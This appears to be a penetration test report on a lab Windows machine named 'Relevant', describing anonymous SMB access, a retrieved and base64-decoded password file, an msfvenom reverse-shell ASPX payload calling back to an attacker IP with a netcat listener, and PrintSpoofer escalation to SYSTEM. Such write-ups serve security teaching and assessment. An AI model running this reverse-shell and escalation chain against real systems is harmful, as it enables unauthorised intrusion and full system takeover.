Cyber Genuis INC

Pentesting Report

An Overview of Relevant

Report prepared by:

Josh Veinotte

John Mulumba

Philip Wilson

Mathura Mangaleswarren

Cyber Genuis Pentesting

Josh Veinotte, John Mulumba, Philip Wilson, Mathura Mangaleswarren

11/30/2022

Executive Summary

Cyber Genuis Pentesting has been hired by the CIO of EvilCorp to conduct a full Pentest of the Machine "Relevant" with the scope of identifying vulnerabilities and exploiting them to uncover potential threats. Application and Network security information provided to our team has been minimal. This ensures a realistic test with realistic results. It also simulates the perspective and direction of approach a potential attacker might take to conduct reconnaissance and gain access to a network. This Pentest was conducted in accordance with Cyber Security Best practices listed below:

NIST 800-53 & NIST 800-171

PCI DDS

PIPEDA

Bill-26, CCSPA

ITSG-33 (https://www.canada.ca/en/shared-services/corporate/publications/audit-security-assessment-authorization-march-2020.html)

Summary of Results

Reconnaissance revealed Threats with the SMB Share file as well as Threats within the Webserver (IP Addy). Malicious actors are currently able to gain access, read, write and execute to the SMB share without authentication. This allows Malicious actors to create a Reverse Shell, elevate to root privileges and gain control over the entire Target Machine.

Vulnerabilities: Null session is enabled for SMB share NT4WRSV & SeImpersonatePrivilege (Impersonate a client after authentication on Windows IIS Server 2016,2019, Windows 10)

+

Exploits: .ASPX, Printer Spoofer

=

High Level Threat (Full system control)

Cyber Genuis Pentesting

Josh Veinotte, John Mulumba, Philip Wilson, Mathura Mangaleswarren

11/30/2022

Recommendations

Do not store Password Files on SMB share

Disable Null session (currently no authentication is required)

Disable SeImpersonatePrivilege (impersonate a client after authentication)

Allocate separate ports to Webserver and SMB Share (they currently reside on the same port)


Attack Narrative

Methodology : NIST Cyber Security Framework

Model : Black Box

Tools used: Threader 3000, NMAP, Go Buster, MSF Venom Builder PrintSpoofer, .ASPX. As well as supporting Pentest Packages built into the Kali OS.

[Continued next page]




Cyber Genuis Pentesting


Josh Veinotte, John Mulumba, Philip Wilson, Mathura Mangaleswarren

11/30/2022

Using **Threader3000** to scan for open ports, we were able to determine 8 Ports open. **Port 135, 80, 139, 445, 3389, 49663, 49666, and 49668.**



Using **gobuster dir -u http://<IP ADDRESS>:49663/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt** command I was able to search the Directories of the Web Server:49663 to confirm that **/nt4wrksv** is a directory on the Web Server.




Using **nmap -p135,80,139,445,3389,49663,49666,49668 -sV -sC -T4 -Pn -oA <IP Address>** command we were able to scan all open ports to determine Operation System information (Example – Computer Name, NetBIOS, and Domain).

Also in the picture (Bottom center) we were able to use **smbclient -L \\\\<IP Address>** command to determine another network share called **nt4wrksv**.

Cyber Genuis Pentesting

Josh Veinotte, John Mulumba, Philip Wilson, Mathura Mangaleswarren

11/30/2022




Found passwords.txt in SMB Client. Using the **get** command to bring the passwords.txt file from the SMB Share to my Kali Desktop

Cyber Genuis Pentesting

Josh Veinotte, John Mulumba, Philip Wilson, Mathura Mangaleswarren

11/30/2022




I am also testing to see if I can put files into the SMB share and checking to see that I am able to access it through the web server.


Cyber Genuis Pentesting

Josh Veinotte, John Mulumba, Philip Wilson, Mathura Mangaleswarren

11/30/2022



Using the **echo** command with the hash from the password.txt file and piping it to the base64 decryption to determine the users and passwords **(echo “hash” | base64 -d)**




Verifying that Port 49663 is a valid Web Server and using **evil-winrm -i <IP Address> -u bob -p ‘!P@$$W0rD123’** command to see if it is a valid username and password to break into the CMD of the Web Server. It was confirmed that it was not a valid username and password.

Cyber Genuis Pentesting

Josh Veinotte, John Mulumba, Philip Wilson, Mathura Mangaleswarren

11/30/2022




Because it was determined we were able to **get** and **put** files into the SMB Share **nt4wrksv**. Using the command **msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.13.7.233 LPORT=53 -f aspx -o rev.aspx,** we created a reverse shell for to be able to gain remote access to the Windows Web Server CMD. Then we **put rev.aspx** reverse shell into the SMB share.


Cyber Genuis Pentesting

Josh Veinotte, John Mulumba, Philip Wilson, Mathura Mangaleswarren

11/30/2022



After putting the **rev.aspx** into the SMB Share I then use **nc -nlvp 53** to listen for the reverse shell once I access the file through the Web Server Page. Once connected I am now in the CMD of the Web Server.



After a successful reverse shell execution, checking **whoami** to determine privilege. Using **whoami /priv** to check the privilege information on the Web Server. It is determined that **SeImpersonatePrivilage** is enabled.

Cyber Genuis Pentesting

Josh Veinotte, John Mulumba, Philip Wilson, Mathura Mangaleswarren

11/30/2022

```
root@Fry: /home/fry/Desktop
File  Actions  Edit  View  Help
07/25/2020  01:04 PM    <DIR>          wwwroot1
               0 File(s)              0 bytes
               7 Dir(s)  21,034,909,696 bytes free

C:\inetpub>cd wwwroot
cd wwwroot

C:\inetpub\wwwroot>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of C:\inetpub\wwwroot

07/25/2020  01:46 PM    <DIR>          .
07/25/2020  01:46 PM    <DIR>          ..
07/25/2020  07:05 AM    <DIR>          aspnet_client
07/25/2020  07:05 AM               703 iisstart.htm
07/25/2020  07:05 AM            99,710 iisstart.png
11/30/2022  09:02 AM    <DIR>          nt4wrksv
               2 File(s)        100,413 bytes
               4 Dir(s)  21,034,909,696 bytes free

C:\inetpub\wwwroot>
```

```
root@Fry: /usr/share/python3
File  Actions  Edit  View  Help
smb: \> ^C

┌──(root㉿Fry)-[/home/fry/Desktop]
└─# cd /Tools/tools
cd: no such file or directory: /Tools/tools

┌──(root㉿Fry)-[/home/fry/Desktop]
└─# cd ~

┌──(root㉿Fry)-[~]
└─# ls
dirsearch

┌──(root㉿Fry)-[~]
└─# cd /usr/share/python3

┌──(root㉿Fry)-[/usr/share/python3]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```


Top picture is the potential attacker looking for the file share **nt4wrksv** within the remote access through the reverse shell, and finding it in **wwwroot** directory

Bottom picture is the command used to listen to an open port (80), which provided no additional information.

Cyber Genuis Pentesting


Josh Veinotte, John Mulumba, Philip Wilson, Mathura Mangaleswarren

11/30/2022



Picture on the right shows placing PrintSpoofer.exe file within the smb share. Printspoofer is a known tool the exploit the vulnerability **SeImpersonatePrivilage** which is enabled on the system.

Center picture show the execution on the command **PrintSpoofer.exe -i -c cmd** command to elevate privilage. As shown in this picture, we were able to elevate our privilage to **authurity\system**.

